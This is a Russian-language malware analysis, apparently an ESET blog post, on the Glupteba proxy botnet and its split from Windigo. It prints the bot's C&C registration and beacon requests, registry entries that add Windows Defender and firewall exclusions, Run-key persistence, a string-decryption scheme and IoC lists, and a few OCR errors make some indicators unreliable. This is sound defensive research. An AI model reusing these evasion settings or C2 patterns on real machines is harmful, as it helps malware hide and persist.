АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Glupteba больше не связана с операцией Windigo

19 июля 2018 года

Исследование Linux/Ebury, основного компонента операции Windigo, заставило нас присмотреться к остальным составляющим данной экосистемы, чтобы узнать, используются ли они в операции. Внимание привлек открытый прокси-сервер Win32/Glupteba, который ранее распространялся с помощью набора эксплойтов в рамках операции Windigo. По итогам последнего анализа мы предполагаем, что программа больше не связана с Windigo.

В посте мы представим информацию о текущих механизмах распространения Glupteba, краткий анализ сетевого трафика, проходящего через прокси, технический анализ состояния бинарного файла Glupteba, а также взаимосвязь Glupteba и Windigo.

Распространение Glupteba в динамике

Краткая история

В разные периоды Glupteba использовала разные способы распространения. Мы отследили основные схемы и методы вредоносной программы за последние семь лет и приводим обзор их эволюции.

В 2011 году, когда ESET изучала буткит TDL-4, наши аналитики обнаружили (и опубликовали), что он использовался как загрузчик дополнительных вредоносных программ. Glupteba была одним из

вариантов устанавливаемой малвари. Вероятно, операторы TDL-4 продавали услуги по распространению на черных рынках.

Тремя годами позднее исследование операции Windigo позволило установить, что часть инфраструктуры скомпрометированных Linux-серверов использовалась для переадресации некоторой части HTTP-запросов через троянизированные веб-серверы (Apache httpd, lighttpd и nginx). Запросы перенаправлялись на серверы DNS, контролируемые операторами Windigo, которые возвращали по A-записи IP-адрес финальной цели переадресаций. Там обычно размещался набор эксплойтов. При удачном использовании эксплойта на целевое устройство устанавливалась Glupteba.

Этим связь между Windigo и Glupteba не ограничивается. C&C серверы Glupteba также размещались на машинах, входящих в состав ботнета Windigo. Кроме того, единственной на тот момент задачей Glupteba была пересылка спама по заданию от инфраструктуры Windigo. Сложно сказать, что одни и те же люди управляли Glupteba и ботнетом Windigo. Возможно, операторы Windigo перепродавали доступ к своей инфраструктуре.

Современная схема распространения

В настоящее время вектор распространения Glupteba вновь изменился. Малварь больше не использует инфраструктуру Windigo – сейчас Glupteba является частью собственного ботнета.

Glupteba распространяется с помощью MSIL/Adware.CsdiMonetize.AG – программы, доставляющей различные семейства вредоносного ПО с оплатой за число установок (Pay-Per-Install). Помимо Glupteba мы наблюдали загрузку потенциально нежелательного ПО, криптомайнеров и адвари.

Вместо непосредственной загрузки Glupteba.AY, MSIL/Adware.CsdiMonetize.AG скачивает ее дроппер, который регистрирует бот на C&C сервере, добавляет исключения в Windows Defender и файервол Windows, а также настраивает среду для установки Glupteba.

Запрос на регистрацию бота содержит информацию о машине жертвы. Вот пример такого запроса:

```
POST /bots/register HTTP/1.1
Host: burnandfire5.com
User-Agent: Go-http-client/1.1
Content-Length: 400
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

Data[appname]=SolitaryBrook&Data[arch]=32&Data[av]=&Data[build_number]=7
601&Data[compaign_id]=&Data[cpu]=<CPU_SPEC>&Data[defender]=1&Data[exploi
ted]=1&Data[firewall]=1&Data[gpu]=<GPU_INFO>&Data[is_admin]=1&Data[os]=<
OS_INFO>&Data[username]=<USERNAME>&Data[version]=71
```

Также создается параметр реестра Windows HKCU\Software\Microsoft\TestApp\UUID. Это необходимо для успешного выполнения Glupteba. Параметр не должен быть пустым.

Далее создаются следующие записи в реестре для добавления исключений из правил Windows Defender и файервола Windows:

```
HKLM\SOFTWARE\Microsoft\Windows
Defender\Exclusions\Paths\C:\Users\<USERNAME>\AppData\Roaming\EpicNet
Inc\CloudNet = 0HKLM\SOFTWARE\Microsoft\Windows
Defender\Exclusions\Processes\cloudnet.exe =
0HKLM\SYSTEM\ControlSet001\services\SharedAccess\Parameters\FirewallPoli
```

```
cy\FirewallRules\{09E3DB75-DE77-4B2D-A351-C745D9A15617} =
"v2.10|Action=Allow|Active=TRUE|Dir=In|App=C:\Users\<USERNAME>\AppData\R
oaming\EpicNet Inc\CloudNet\cloudnet.exe"
```

По данным телеметрии ESET, активность Glupteba зафиксирована в 180 странах с начала 2017 года. На три страны приходится 25% всех обнаружений – это Россия, Украина и Турция. На рисунке 1 показаны страны, в которых нам удалось выявить случаи распространения.



Рисунок 1. Доля обнаружений по странам

Анализ использования прокси

На момент изучения операции Windigo единственной целью Glupteba была пересылка спама конечным получателям. Мы хотели узнать, изменилось ли с тех пор применение малвари. В ноябре 2017 года мы зафиксировали сетевой трафик, проходящий через зараженный узел в течение четырех дней. Поскольку HTTPS-трафик оставался зашифрованным, наблюдаемая картина ограничивалась незашифрованными сетевыми протоколами. Согласно нашему анализу, теперь Glupteba не только рассылает спам – сейчас малварь используют различные автоматизированные системы. Операторы Glupteba могут пользоваться прокси-сервером сами, но мы считаем, что они продают его использование как сервис третьим лицам. Далее мы приведем информацию о наиболее интересном трафике.

Первое, что мы отметили – Glupteba все еще используется для рассылки спама конечным получателям. Вот пример такого сообщения:

```
From: "Ella Dmhfey" <Ella87@bilanzgewinn.at>
To: "???????" <??????????@gmail.com>
Subject: ?????????? kaufen Sie Se-xpower
Date: Fri, 10 Nov 2017 14:18:10 +0100
MIME-Version: 1.0
Content-Type: text/plain;
charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Guten Tag ????????? ,
Damit kriegen Sie Ihre Dame zum Hoehepunkt.
?????????: http://www.sexpillen-versandhaus[.]info/shop
```

Кроме того, Glupteba замечена в атаках, основанных на повторном применении пароля (password-reuse). Glupteba обеспечивает некоторую анонимность злоумышленникам, так как IP-адрес всегда скрыт для сервера адресата. Кроме того, малварь позволяет распределить запросы среди множества IP-адресов, снижая риск блокировки целевым сайтом. Мы видели применение таких атак на трех доменах.

Таблица 1. Целевые домены, не использующие HTTPS

Имя домена	Краткое описание
adfoc.us	Сервис сокращений URL, где пользователям платят за посещение
bonusbitcoin.co	Биткоин кран
social.tunecore.com	Сайт для размещения музыки

Возможно, целевых доменов больше. Мы знаем имена доменов, к которым шло обращение при использовании протокола HTTPS, благодаря полю server_name в структуре ClientHello, применяемой в процессе согласования соединения по протоколу TLS (Handshake). Это дает представление о том, какие сайты были целью атаки. В таблице 2 представлен список доменов, отсортированных по уменьшению посещаемости.

Таблица 2. Домены в поле server_name сертификата

Имя сервера	URL для аутентификации
auth.mail.ru	https://auth.mail.ru/cgi-bin/auth
www.instagram.com	https://www.instagram.com/accounts/login/ajax/
store.steampowered.com	https://store.steampowered.com/login/dologin/
www.amazon.com	https://www.amazon.com/ap/signin
auth.riotgames.com	https://auth.riotgames.com/authz/auth
vk.com	https://vk.com/login
global.americanexpress.com	https://global.americanexpress.com/myca/logon/emea/action
www.facebook.com	https://www.facebook.com/login/device-based/regular/login/
signin.ea.com	https://signin.ea.com/p/web2/login
account.t-mobile.com	https://account.t-mobile.com/svr/authenticate
www.linkedin.com	https://www.linkedin.com/uas/login-submit
www.westernunion.com	https://www.westernunion.com/wuconnect/rest/api/v1.0/CustomerSignOn
www.paypal.com	https://www.paypal.com/signin

Имя сервера	URL для аутентификации
www.britishairways.com	https://www.britishairways.com/api/grant
auth.api.sonyentertainmentnetwork.com	https://auth.api.sonyentertainmentnetwork.com/login.jsp
account.sonymobile.com	https://account.sonymobile.com/api/ng/signin
www.expedia.com	https://www.expedia.com/user/signin

Еще один пример автоматической ретрансляции трафика через промежуточный элемент зафиксирован на сайте www.omegle.com. На этой площадке два незнакомых человека могут встретиться в приватном чате. Мы наблюдали, как бот присоединялся к чату и пытался убедить другого пользователя перейти по ссылке. Похоже, что этот сервис представляет собой популярную цель для ботов. Большинство наблюдаемых взаимодействий состояли в том, что два бота заманивали друг друга в мобильное приложение Kik Messenger или предлагали перейти на порносайты по короткой ссылке.

Вот пример взаимодействия двух ботов:

```
guest> heyy
stranger> my name is Tomasa
stranger> im female   .
stranger> from Rio de aneiro,Brazil
stranger> ready to talk, enter here:
stranger> bit.ly/<REDACTED>
guest> 18 female
guest> wanena etrade picturesh ?
guest> zyari.site/<REDACTED>
guest> messsage me theree ill sendc you sxome mor8e
guest> ok we2ll im goinn 2 getwt off bye
```

Мы также обнаружили ботов, использующих специальные запросы HTTP POST в попытке найти веб-шеллы. Домены перебирались по алфавиту в порядке убывания, что предполагает программную обработку их списка.

Связи с Windigo

Мы решили вновь навестить Glupteba, чтобы узнать, связана ли малварь с операцией Windigo. Анализ позволил установить, что это не так. Далее рассмотрим причины этого заключения.

Первое, на что мы обратили внимание – используемые Glupteba C&C серверы. Ни один из обнаруженных IP-адресов не совпал с известными серверами, скомпрометированными Ebury. Кроме того, у новых C&C серверов много открытых портов, а у старых было только по одному правилу DNAT и SNAT для переадресации трафика на актуальный сервер. Такое количество открытых портов создает много помех – это не свойственно операторам Windigo.

Как уже говорилось в отчете про операцию Windigo, клиент, подключающийся к Glupteba, перед рассылкой спама отправлял запрос HTTP GET на порт 25 скомпрометированной Ebury машины. Теперь схема изменилась – спам идет через прокси без какого-либо вступления, сообщения выглядят иначе.

Наконец, распространение Glupteba больше не зависит от Windigo – за него отвечает MSIL/Adware.CsdiMonetize.AG.

На основании всего перечисленного мы считаем, что Glupteba больше не связана с операцией Windigo.

Технический анализ

В этом разделе мы приводим технический анализ образцов Glupteba, изученных в ходе исследования. Первое, на что мы обратили внимание – они отличаются от образцов, которые мы анализировали в 2014 году. Мы полагаем, что Glupteba была переписана с нуля. Раньше Glupteba была достаточно небольшой и простой программой, в то время как сейчас это объемная и очень сложная программа на C++. Раньше она поддерживала около 70 функций, теперь их больше 3600.



Рисунок 2. Сравнение списка функций

Glupteba теперь статически скомпонована с библиотеками Boost C++, как показано на рисунке 3. Для коммуникации через сокеты она использует Windows Sockets API: WSASend и WSARecv вместо send и recv.

```
.rdata:004A40D0 aCLocalBoost__1 db 'C:\local\boost_1_64_0\boost/property_tree/json_parser/detail/pars'
.rdata:004A40D0                                    ; DATA XREF: sub_424670+45↑o
.rdata:004A40D0                 db 'er.hpp',0
.rdata:004A4118 aVoid__thiscall db 'void __thiscall boost::property_tree::json_parser::detail::source'
.rdata:004A4118                                    ; DATA XREF: sub_424670+54↑o
.rdata:004A4118                 db '<struct boost::property_tree::json_parser::detail::encoding<char>'
.rdata:004A4118                 db ',class std::istreambuf_iterator<char,struct std::char_traits<char'
.rdata:004A4118                 db '> >,class std::istreambuf_iterator<char,struct std::char_traits<c'
.rdata:004A4118                 db 'har> > >::parse_error(const char *)',0
```

Рисунок 3. Строки кода библиотек Boost C++

Персистентность

Glupteba обеспечивает персистентность путем добавления записи в раздел реестра Run. Таким образом, при каждой загрузке Windows происходит запуск Glupteba. Вот создаваемая запись в реестре:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\CloudNet =
"%APPDATA%\EpicNet Inc\CloudNet\cloudnet.exe"
```

В реестре Windows создаются и другие записи. Вот наиболее интересные:

```
HKCU\Software\EpicNet Inc.\CloudNet\Value = "20180223"
HKCU\Software\EpicNet Inc.\CloudNet\GUID = "CDC0432A-0298-40B1-9A71-
D61F94C013A7"
```

Запись GUID содержит id бота, создаваемого вызовом CoCreateGuid. Запись Value содержит временную метку файла PE бинарника Glupteba.

Коммуникация с C&C сервером

С точки зрения сетевой конфигурации, в данных образцах нет серьезных изменений по сравнению с образцами, которые мы описали в отчете об операции Windigo. При запуске Glupteba отправляет тот же маяк на командный сервер, в ответ получает сеанс и порт, к которому подключается Glupteba для задач, связанных с проксированием.

Маяк, отправляемый на командный сервер:

```
GET
/stat?uptime=100&downlink=1111&uplink=1111&id=05AA812F&statpass=bpass&ve
rsion=20171106&features=30&guid=68794E51-0DBC-4CF6-BD98-
8B18FE3E0A18&comment=20171106&p=0&s= HTTP/1.0
```

Командные серверы хранятся зашифрованными в бинарном файле. После расшифровки они выглядят так:

```
'server-%s.sportpics[.]xyz:30,server-%s.kinosport[.]top:30,'
```

Число после двоеточия – это максимальный диапазон количества серверов. В этом случае "30" означает, что есть 30 доменных имен, получаемых путем форматирования строки домена с числами от 1 до 30. При связи с C&C сервером случайным образом выбирается один из этих доменов, и GUID скомпрометированной машины добавляется в виде поддомена в начало к выбранному серверу.

Пример C&C-сервера:

```
68794E51-0DBC-4CF6-BD98-8B18FE3E0A18.server-1.sportpics[.]xyz
```

Также Glupteba отправляет второй запрос GET на свой командный сервер для обновления информации о технических характеристиках машины жертвы. Он выглядит следующим образом:

```
GET
/update.php?uid=<BOT_ID>&version=<VERSION>&OS=<OS>&have_admin=1&mys=<C&C
_SERVERS>&build=<PE_TIMESTAMP>&cpu=<CPU>&video=<VIDEO_CARD>&ram=<GB_OF_R
AM> HTTP/1.0
```

Шифрование строк

Строки кода Glupteba шифруются по специальному алгоритму. Процесс расшифровки использует 16-байтовый ключ и происходит в три фазы. Ключ отличается для каждого варианта программы. Во время первой фазы используется генератор псевдослучайных чисел Вихрь Мерсенна (PRNG).

Алгоритм заполняется первыми четырьмя байтами ключа. Затем каждый байт шифра проходит операцию XOR со следующим байтом, генерируемым вихрем Мерсенна.



Рисунок 4. Первая фаза процесса расшифровки

Есть три различных варианта второй фазы. Один использует шифр Rabbit, другой проводит еще одну итерацию операции XOR, похожую на ту, что применяется в первой фазе, но с другим заполнением из ключа. В изученных образцах используется только третий вариант. Он состоит из цикла XOR с ключом.

Третья и финальная фаза – еще один цикл XOR со значением, полученным в результате калькуляции результата второй фазы и непосредственных значений.



Рисунок 5. Третья фаза процесса расшифровки

В нашем репозитории на GitHub мы выложили скрипт для расшифровки всех строк. Так как реализация вихря Мерсенна на Python немного отличается от той, что использует Glupteba, мы также выложили его реализацию на Python. Перед запуском скрипта убедитесь, что его директория находится в вашем %PYTHONPATH%. Сделать это можно, запустив команду в интерпретаторе Python IDA:

```
sys.path.append(<путь к скрипту>)
```

Резюме

Операторы Glupteba продолжают находить способы для распространения малвари, несмотря на противодействие профессионального сообщества. После обнаружения операции Windigo они сменили тактику, сохранив охват.

Разработка инструментария с нуля и текущее распространение показывает, что злоумышленники, управляющие Glupteba, все еще активны. Их усилия доказывают, что рынок предоставления открытых прокси-серверов является крайне прибыльным, и вряд ли Glupteba пропадет с радаров в ближайшем будущем.

АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Индикаторы компрометации (IoCs)

Хеши

SHA-1	Имя файла	Детектирование продуктами ESET
B623F4A6CD5947CA0016D3E33A07EB72E8C176BA	cloudnet.exe	Win32/Glupteba.AY
ZED310E5B9F582B4C6389F7AB9EED17D89497F277	cloudnet.exe	Win32/Glupteba.AY
F7230B2CAB4E4910BCA473B39EE8FD4DF394CE0D	setup.exe	MSIL/Adware.CsdiMonetize.AG
70F2763772FD1A1A54ED9EA88A2BCFDB184BCB91	cloudnet.exe	Win32/Glupteba.AY
87AD7E248DADC2FBE00D8441E58E64591D9E3CBE	cloudnet.exe	Win32/Glupteba.AY
1645AD8468A2FB54763C0EBEB766DFD8C643F3DB	csrss.exe	Win32/Agent.SVE

Домены C&C сервера Glupteba

```
server-{1,30}[.]ostdownload.xyz
server-{1,30}[.]travelsreview.world
server-{1,30}[.]bigdesign.website
server-{1,30}[.]sportpics.xyz
server-{1,30}[.]kinosport.top
server-{1,30}[.]0ev.ru
server-{1,30}[.]0df.ru
server-{1,30}[.]0d2.ru
server-{1,30}[.]0d9.ru
```

IP-адреса C&C сервера Glupteba

```
5[.]101.6.132
5[.]79.87.139
5[.]79.87.153
5[.]8.10.194
37[.]48.81.151
46[.]165.244.129
46[.]165.249.167
46[.]165.249.195
46[.]165.249.201
46[.]165.249.203
46[.]165.250.25
78[.]31.67.205
```

78[.]31.67.206
80[.]93.90.27
80[.]93.90.32
80[.]93.90.69
80[.]93.90.72
80[.]93.90.78
80[.]93.90.84
81[.]30.152.25
85[.]114.135.113
85[.]114.141.81
89[.]163.206.137
89[.]163.206.174
89[.]163.212.9
91[.]121.65.98
91[.]216.93.126
91[.]216.93.20
109[.]238.10.78
178[.]162.193.193
178[.]162.193.195
178[.]162.193.66
178[.]162.193.86
193[.]111.140.238
193[.]111.141.213
212[.]92.100.114
212[.]92.100.115
213[.]202.254.161
213[.]5.70.9
217[.]79.189.227

Домены C&C сервера Agent.SVE

financialtimesguru[.]com
comburnandfire5[.]com